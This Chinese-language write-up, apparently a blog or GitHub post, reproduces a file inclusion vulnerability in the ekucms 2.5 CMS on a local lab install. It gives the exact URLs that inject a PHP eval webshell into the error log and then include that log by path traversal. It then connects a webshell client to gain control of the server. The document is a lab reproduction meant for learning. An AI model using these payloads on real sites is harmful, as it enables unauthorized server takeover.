

# ekucms文件包含漏洞复现


首先搭建ekucms2.5影视站点，翻墙再找到的，文件我发到群上了，将文件上传到phpstudy搭建的根目录下面，这里将其改名成ekucms，在该目录下有个txt说明书



打开易酷安装说明.txt，安装内容写的步骤来安装即可



权限要给IIS\_USERS来宾用户可写权限，三个文件 temp/ upload/ config.php都要给



./temp

./upload

./config.php


浏览器访问：http://192.168.10.10/ekucms/install.php

可以观察到URL自动跳转成 http://192.168.10.10/ekucms/index.php?s=Admin/Install


安装界面如下







phpstudy 的mysql默认账号密码是 root



安装完成后访问网站首页 http://192.168.10.10/ekucms/index.php



## 文件包含漏洞复现

首先使用s传递一个错误的模块，可以弹出系统错误消息界面如下


http://192.168.10.10/ekucms/index.php?s=my/show/id




可以从URL看出 s作为一个参数，用于传递文件名，让php包含，利用这个包含参数s


我们可以将一句话木马写入到系统错误日志中，也就是上图显示的内容就是日志的内容

http://192.168.10.10/ekucms/index.php?s=my/show/id/{~eval($\_POST[x])}



此时该错误消息会被记录到日志文件，日志文件在服务器的位置如下图所示





他是以日期和下划线分隔符来命名的，现在从s参数上来传递该文件的位置来访问它



当前日期为：

用浏览器访问


http://192.168.10.10/ekucms/index.php?s=my/show/id/\..\temp\logs\17\_12\_03.log

于是可以看到日志文件被包含到php文件里解析显示出来了，刚刚输入的一句话木马


eval($\_POST[x])消失了，证明成功被PHP当成代码解析



现在使用菜刀连接这个地址



成功拿webshell



这里有个小插曲，一开始我是把ekucms这个网站搭建在linux上面的，但是当我做到用浏览器访问包含地址如下：

http://192.168.10.10/ekucms/index.php?s=my/show/id/\..\temp\logs\17\_12\_03.log

时，网页并没有显示出日志内容也就是包含失败了，也就是这样



怀疑是linux文件路径是以正斜杠分隔的，windows文件路径是以反斜杠分隔的，所以换成正斜杠试试，但是依然还是不行，知道的朋友请指点一下我，谢谢啦，我回头再试试



希望小白们也积极复现，大佬路过勿喷，有什么疑问可以一起商量，联系方式

demonxian3@qq.com